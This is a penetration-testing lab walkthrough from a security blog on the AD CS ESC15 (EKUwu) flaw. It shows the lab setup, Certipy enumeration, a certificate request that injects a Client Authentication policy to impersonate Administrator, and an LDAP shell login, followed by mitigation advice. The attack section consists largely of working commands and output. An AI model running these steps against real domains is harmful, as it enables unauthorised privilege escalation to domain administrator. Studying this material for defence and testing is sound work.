


ADCS ESC15 – Exploiting Template Schema v1

 hackingarticles.in/adcs-esc15-exploiting-template-schema-v1

Raj

July 12, 2025



The **ESC15 vulnerability** (EKUwu), affects **Active Directory Certificate Services (AD CS)**, allowing attackers to inject unauthorized **EKUs** (e.g., **Client Authentication**) into **Schema Version 1** templates. This flaw enables **privilege escalation**, bypassing security restrictions and granting unauthorized access. Organizations using AD CS must act quickly to mitigate this high risk **security issue**.

Table of Content

- Overview the ESC15 Attack
- What is Schema Version 1?
- Prerequisites
- Lab Setup
- Enumeration & Exploitation
- Post Exploitation
- Mitigation

Overview the ESC15 Attack

ESC15 (EKUwu) is a post-compromise attack on **Active Directory Certificate Services (AD CS)**, exploiting a logic flaw in **Schema v1** certificate templates. This flaw occurs because the **Certificate Authority (CA)** doesn't properly enforce **Extended Key Usage (EKU)** restrictions.

Why is This Dangerous?

- **should only issue certificates with EKUs explicitly defined in the template.**
- But in **Schema v1 templates**, attackers can inject **arbitrary Application Policies (EKUs)** during enrollment (like Client Authentication).
- If successful, AD will issue a **fully trusted certificate**, allowing Kerberos PKINIT login as any user including Domain Admins.

Practical Impact

Even hardened environments may keep legacy v1 templates (e.g., Web Server, User), which are exploitable if:

- Attackers can **enroll certificates**
- Templates allow **“Supply in Request”**
- ECU injection isn’t blocked

Result: A low privileged user escalates to Domain Admin without touching passwords or hashes.

Note: Many orgs thought removing Web Enrollment or disabling SAN injection was enough. ECUwu proves that even “safe” v1 templates can become a privilege escalation vector if not audited.

What is Schema Version 1?

Schema Version 1 is an older template format that defines certificate properties, like EKUs (Extended Key Usages), to control which users can request specific certificates.

ESC15 (ECUwu) takes advantage of a weakness in Schema Version 1. It lets attackers add unauthorized **Application Policy OIDs** (like Client Authentication) into certificate requests, skipping security checks. This allows users with low permissions to get certificates with higher access, leading to privilege escalation and access to sensitive systems.

Since Schema Version 1 is still common in older environments, many organizations remain vulnerable to this exploit.

Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux packed with tools
- Tools: **Certipy v2** (with ESC15 support)


Lab Setup

This post looks at setups where **Active Directory Certificate Services (AD CS)** is already running and templates like **Web Server** are being used. It talks about what happens after an attacker has already broken in and is using the existing system. The first step is to check the **CA** settings and make sure the conditions for **ESC15** are in place before starting the attack.

Before exploiting, confirm the **Web Server** template is enabled and that your user (raj in our cae) has **Enroll** permissions:

Firstly, on the CA server, open **Certification Authority**.

Then, expand your CA → Right-click **Certificate Templates** → **Manage**



In the Certificate Templates console:

Locate **Web Server**

Right-click → **Properties**

Certificate Templates Console

File Action View Help

Certificate Templates (DC1.ignite.local)

Template Display Name	Schema Version	Version	Intended Purp
Cross Certification Authority	2	105.0	
Directory Email Replication	2	115.0	Directory Serv
Domain Controller	1	4.1	
Domain Controller Authentication	2	110.0	Client Authen
EFS Recovery Agent	1	6.1	
Enrollment Agent	1	4.1	
Enrollment Agent (Computer)	1	5.1	
Exchange Enrollment Agent (Offline requ...	1	4.1	
Exchange Signature Only	1	6.1	
Exchange User	1	7.1	
IPSec	1	8.1	
IPSec (Offline request)	1	7.1	
Kerberos Authentication	2	110.0	Client Authen
Key Recovery Agent	2	105.0	Key Recovery
OCSP Response Signing	3	101.0	OCSP Signing
RAS and IAS Server	2	101.0	Client Authen
Root Certification Authority	1	5.1	
Router (Offline request)	1	4.1	
Smartcard Logon	1	6.1	
Smartcard User	1	11.1	
Subordinate Certification Authority	1	5.1	
Trust List Signing	1	3.1	
User	1	3.1	
User Signature Only	1	4.1	
Web Server	1	4.1	
Workstation Authentic...		101.0	Client Authen

Opens the properties dialog box for the current selection.

Duplicate Template

All Tasks

Properties

Help

Under Web server Properties

Now, Go to **Security Tab**

Grant **Enroll** permission

Click **Apply** → **OK**

Web Server Properties ? X

General Request Handling Subject Name Extensions Security

Group or user names:

- Authenticated Users
- raj (raj@ignite.local)
- Domain Admins (LAB1\Domain Admins)
- Enterprise Admins (LAB1\Enterprise Admins)

Add... Remove

Permissions for raj

	Allow	Deny
Full Control	<input type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write	<input type="checkbox"/>	<input type="checkbox"/>
Enroll	<input checked="" type="checkbox"/>	<input type="checkbox"/>

For special permissions or advanced settings, click Advanced.

Advanced

OK Cancel Apply Help

This permission allows raj to request certificates using the Web Server template critical for the upcoming EKUwu attack.

Enumeration & Exploitation

Now let's pivot to exploitation using the patched Certipy branch.

```
git clone -b esc15-ekuwu --single-branch https://github.com/dru1d-foofus/Certipy
```

This command clones the **Certipy** branch with **ESC15 (EKUwu)** support, using the `--single-branch` flag to only fetch the EKUwu branch and avoid unnecessary data, as the standard version of **Certipy** doesn't support ECU injection, whereas this patched branch by **dru1d-foofus** enables ESC15 exploitation.

```
(root@kali)-[~]
# git clone -b esc15-ekuwu --single-branch https://github.com/dru1d-foofus/Certipy
Cloning into 'Certipy' ...
remote: Enumerating objects: 640, done.
remote: Counting objects: 100% (287/287), done.
remote: Compressing objects: 100% (129/129), done.
remote: Total 640 (delta 200), reused 158 (delta 158), pack-reused 353 (from 1)
Receiving objects: 100% (640/640), 304.33 KiB | 1.31 MiB/s, done.
Resolving deltas: 100% (429/429), done.
```

After cloning the **Certipy** repository, running the installation command sets up **Certipy** locally, enabling the **ESC15 (EKUwu)** functionality for **template abuse** and **ECU injection**, which is essential for exploiting the vulnerability.

```
cd Certipy/
python3 setup.py install
```

```
(root@kali)-[~]
# cd Certipy/

(root@kali)-[~/Certipy]
# python3 setup.py install
running install
/usr/lib/python3/dist-packages/setuptools/_distutils/cmd.py:79: Set
!!
```

certipy find -u -p Password@1 -dc-ip 192.168.1.16 -vulnerable -enabled

```
(kali@kali)-[~]
$ certipy find -u 'raj@ignite.local' -p Password@1 -dc-ip 192.168.1.16 -vulnerable -enabled
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'ignite-DC1-CA' via CSRA
[!] Got error while trying to get CA configuration for 'ignite-DC1-CA' via CSRA: CASSessionError: code: 0x800
[*] Trying to get CA configuration for 'ignite-DC1-CA' via RRP
[*] Got CA configuration for 'ignite-DC1-CA'
[*] Saved BloodHound data to '20250504183053_Certipy.zip'. Drag and drop the file into the BloodHound GUI fr
[*] Saved text output to '20250504183053_Certipy.txt'
[*] Saved JSON output to '20250504183053_Certipy.json'
```

This scan looks for templates that allow enrollment and finds possible **Schema v1** options. It also checks if the **Web Server** template is available and has settings that can be used in an attack.

Then, we'll examine the full details of the template, including the Schema version, EKUs (Extended Key Usages), and the individuals who are allowed to enroll. This helps us confirm that we can use the Web Server template for ECU injection and other actions.

```

Template Name           : WebServer
Display Name           : Web Server
Certificate Authorities : ignite-DC1-CA
Enabled                : True
Client Authentication   : False
Enrollment Agent       : False
Any Purpose            : False
Enrollee Supplies Subject : True
Certificate Name Flag   : EnrolleeSuppliesSubject
Enrollment Flag        : None
Private Key Flag        : AttestNone
Extended Key Usage      : Server Authentication
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Validity Period         : 2 years
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Template Schema Version : 1
Permissions
  Enrollment Permissions
    Enrollment Rights : IGNITE.LOCAL\raj
                        IGNITE.LOCAL\Domain Admins
                        IGNITE.LOCAL\Enterprise Admins
  Object Control Permissions
    Owner              : IGNITE.LOCAL\Enterprise Admins
    Write Owner Principals : IGNITE.LOCAL\Domain Admins
                        IGNITE.LOCAL\Enterprise Admins
    Write Dacl Principals : IGNITE.LOCAL\Domain Admins
                        IGNITE.LOCAL\Enterprise Admins
    Write Property Principals : IGNITE.LOCAL\Domain Admins
                        IGNITE.LOCAL\Enterprise Admins
  [!] Vulnerabilities
    ESC15              : 'IGNITE.LOCAL\raj' can enroll, enrollee supplies subject

```

```
certipy req -dc-ip 192.168.1.16 -ca ignite-DC1-CA -target-ip 192.168.1.16local -p
'Password@1' -template WebServer -upn Administrator@ignite.local --application-policies
'Client Authentication'
```

This command requests a certificate for , injecting the **Client Authentication ECU** which is not typically allowed by the **Web Server** template, exploiting the **ESC15** flaw where fails to sanitize ECU fields in **Schema v1**, resulting in a fully trusted certificate for **Kerberos authentication as Administrator**.

```

(kali@kali)-[~]
$ certipy req -dc-ip 192.168.1.16 -ca ignite-DC1-CA -target-ip 192.168.1.16 -u raj@ignite.local -p 'Password@1' -template WebServer
-upn Administrator@ignite.local --application-policies 'Client Authentication'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 8
[*] Got certificate with UPN 'Administrator@ignite.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'

```

```
certipy auth -pfx administrator.pfx -dc-ip 192.168.1.16 -ldap-shell
```

This command uses the rogue certificate (**administrator.pfx**) to authenticate as **Administrator**, exploiting AD's trust in the injected ECU, granting **LDAP shell access** as **Domain Admin**.

```
(kali㉿kali)-[~]  
$ certipy auth -pfx administrator.pfx -dc-ip 192.168.1.16 -ldap-shell  
Certipy v4.8.2 - by Oliver Lyak (ly4k)  
  
[*] Connecting to 'ldaps://192.168.1.16:636'  
[*] Authenticated to '192.168.1.16' as: u:LAB1\Administrator  
Type help for list of commands  
  
# whoami  
u:LAB1\Administrator
```

Mitigation

- Remove old Schema v1 templates so they can't be used.
- Move old templates to the newer **Schema v2** format
- Make sure the CA settings strictly check EKUs
- Regularly check given certificates for unusual EKUs
- Patch to mitigate ECU injection ([CVE-2024-49019](#), Nov 2024)

Author: MD Aslam drives security excellence and mentors teams to strengthen security across products, networks, and organizations as a dynamic Information Security leader. Contact [here](#)